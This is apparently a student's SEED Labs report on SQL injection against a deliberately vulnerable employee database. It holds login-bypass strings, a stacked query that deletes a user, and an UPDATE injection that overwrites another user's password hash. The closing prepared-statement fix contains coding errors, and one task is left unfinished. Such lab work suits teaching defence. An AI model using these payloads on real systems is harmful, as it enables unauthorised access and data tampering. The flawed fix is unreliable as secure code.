

SQL injection Lab
Hanan Namruti
1165217

Table of Contents

Setup:	3
Task 1: MySQL Console	4
Task 2: SQL Injection Attack on SELECT Statement	4
Task 2.1: SQL Injection Attack from webpage	4
Task 2.2: SQL Injection Attack from command lineBefore we do this task we need to install curl	7
Task 2.3: Append a new SQL statement	8
3.3 Task 3: SQL Injection Attack on UPDATE Statement.....	9
Task 3.1: SQL Injection Attack on UPDATE Statement — modify salary	9
Task 3.2: SQL Injection Attack on UPDATE Statement — modify other people' password.....	10
Task 4: Countermeasure — Prepared Statement	12
References	12
Figure 1	4
Figure 2	5
Figure 3	6
Figure 4	7
Figure 5	8
Figure 6	9
Figure 7	10
Figure 8	10
Figure 9	11
Figure 10	12

Setup:

If you do not have permissions to save php.ini in ubuntu 12.04

Enter : `sudo -H gedit /etc/php5/apache2/php.ini`

Turn off build-in SQL injection protection

Set `magic_quotes_gpc` value to 'off' in file `/etc/php5/apache2/php.ini` in order to turn it off.

download file from the website to patch then run it

`$ tar -zxvf ./patch.tar.gz`

`$ cd patch`

`$ chmod a+x bootstrap.sh`

`$./bootstrap.sh`

Task 1: MySQL Console

Log into mysql using this command : `mysql -u root -p`

Use Users database to check the credential table:

```
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | | fdbe918bdae83000aa54747fc95fe0470fff4976 | | | |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | |
| | | b78ed97677c161c1c82c142906674ad15242b2d4 | | | |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | |
| | | a3c50276cb120637cca669eb38fb9928b017e9ef | | | |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | |
| | | 995b8b8c183f349b3cab0ae7fccd39133508d2af | | | |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | |
| | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 | | | |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | |
| | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select * from credential where Name like'Aice';
Empty set (0.00 sec)

mysql> select * from credential where Name like'Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | | fdbe918bdae83000aa54747fc95fe0470fff4976 | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 1

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

Bypassing Logins

Here is the login code in php page for the form

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phonenumber, address, email, nickname, Password  
FROM credential WHERE eid= ' ' OR name='Admin' -- and password='$input_pwd'";
```

```
$result = $conn->query($sql))
```

we can see that this task want to enter with name='Admin' and we do not know any of his information to do this task we can close the sentence for the first parameter then write our OR statement to with clues we want then ignore the password part as the following :

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phonenumber, address, email, nickname, Password  
FROM credential WHERE eid= ' ' OR name='Admin' -- and password='$input_pwd'";
```

note that I pass in the password field 'nothing' as in the fig 1 and 2




Figure 2




Figure 3

1. Syntax Using -- symbol

The syntax for creating a SQL comment in MySQL using -- symbol is: -- comment goes here In MySQL, a comment started with -- symbol is similar to a comment starting with # symbol. When using the -- symbol, the comment must be at the end of a line in your SQL statement with a line break after it. This method of commenting can only span a single line within your SQL and must be at the end of the line.

2. Syntax Using /* and */ symbols The syntax for creating a SQL comment in MySQL using /* and */ symbols is: /* comment goes here */

In MySQL, a comment that starts with /* symbol and ends with */ and can be anywhere in your SQL statement. This method of commenting can span several lines within your SQL [1]

Suppose that we have another login page with username and password here is some of possible combinations


Code:

```
username:' or 1='1      password:' or 1='1'
username:' or '1'='1'   password:' or '1'='1'
username:or 1=1         password:or 1=1
```

Task 2.2: SQL Injection Attack from command line

Before we do this task we need to install curl

sudo -apt -get curl



```
5.9 kB]
Fetched 3,642 kB in 27s (130 kB/s)
Reading package lists... Done
[12/10/2017 23:55] root@ubuntu:~# sudo apt-get install curl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  curl
0 upgraded, 1 newly installed, 0 to remove and 573 not upgraded.
Need to get 137 kB of archives.
After this operation, 349 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/ precise-updates/main curl i386 7.22.
-3ubuntu4.17 [137 kB]
Fetched 137 kB in 1s (115 kB/s)
Selecting previously unselected package curl.
(Reading database ... 197395 files and directories currently installed.)
Unpacking curl (from .../curl_7.22.0-3ubuntu4.17_i386.deb) ...
Processing triggers for man-db ...
Setting up curl (7.22.0-3ubuntu4.17) ...
[12/10/2017 23:56] root@ubuntu:~#
```

Figure 4

Need to complete this task;.....

Task 2.3: Append a new SQL statement

Inject the statement with another statement (Update or Delete) this can be done by ending the first statement then write new statement with delete or update ,I chose to delete the alice user from credential table.

Employee Id : ' OR name='Admin' ; delete from credential where name='alice'; --

Password : nothing

```
Database changed
mysql> select * from credential where eid='' OR name='admin';delete from creden
ial where name='alice';-- and password='nothing';
```

Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABs

Figure 5


```
Database changed
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
		NickName			Password			
2	Boby	20000	99999	4/20	10213352	059876543	ramallah	hack
	edemail@gmail.com				40bd001563085fc35165329ea1ff5c5ecbdbbbee			
3	Ryan	30000	50000	4/10	98993524			
					e812ba8d00b270ef3502bb53ceb31e8c5188f14e			
4	Samy	40000	90000	1/11	32193525			
					995b8b8c183f349b3cab0ae7fccd39133508d2af			
5	Ted	50000	110000	11/3	32111111			
					99343bff28a7bb51cb6f22cb20a618701a2c2f58			
6	Admin	99999	400000	3/5	43254314			
					a5bdf35a1df4ea895905f6f6618e83951a6effc0			

5 rows in set (0.00 sec)

Figure 6

3.3 Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: SQL Injection Attack on UPDATE Statement — modify salary

This task we need to update unexists field in the query

- Log in as Boby EmployeeID=20000 and Password seedboby
- Click on login
- Click on edit profile button.
- Enter the information in the figure below

Edit Profile Information

Nick Name:

Email :

Address:

Phone Number:

Password:

Figure 7

Here is the status for updating information for Bobby

Bobby Profile

Employee ID	20000
Salary	99999
Birth	4/20
SSN	10213352
NickName	hackedboby
Email	hackedemail@gmail.com
Address	ramallah
Phone Number	059876543

Figure 8

Task 3.2: SQL Injection Attack on UPDATE Statement — modify other people's password

SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements.

I am trying in this task to update Ryan password while I am logging in Bobby I tried to complete the phone number with

- 0987' where name='Boby' " ; **update credential set password**
= 'e812ba8d00b270ef3502bb53ceb31e8c5188f14e' where name='Ryan' ; --

The code will appear like this:

```
$sql = "UPDATE credential SET nickname='hackedboby', email='hackedboby2@gmail.com',  
address='Ramallah', phonenummer=' 0987' where name='Boby' " ; update credential set password  
= 'e812ba8d00b270ef3502bb53ceb31e8c5188f14e' where name='Ryan' ; --, Password='$pwd' WHERE  
id= '$input_id' ";
```



Edit Profile Information

Nick Name:

Email :

Address:

Phone Number:

Password:

Copyright © SEED LABS

Figure 9

To update the password in the field password you need to use sha1 inverse I tried to use
<http://www.sha1-online.com/>




Figure 10

Task 4: Countermeasure — Prepared Statement

Modifying the coed to prevent sql injection

```
/* start make change for prepared statement */
$sql = $conn_prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE eid='?' and Password='?'");

$sql->bind_param("is",$EID,$Pwa);
$sql->execute();
```

Now I tried to login with first task and it does not log in using

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phonenumber, address, email, nickname, Password
FROM credential WHERE eid= ' ' OR name='Admin' -- and password='$input_pwd'";
```

References

[FrankXu,

1 "http://www.cs.bowiestate.edu/Faculty_Web_Pages/FrankXu/teaching/2016fall/COSC535_informati

SQL injection Lab
Hanan Namruti
1165217

] onPrivacy/labs/sqlInjection/sqlInjectionUsingSqlmap.pdf".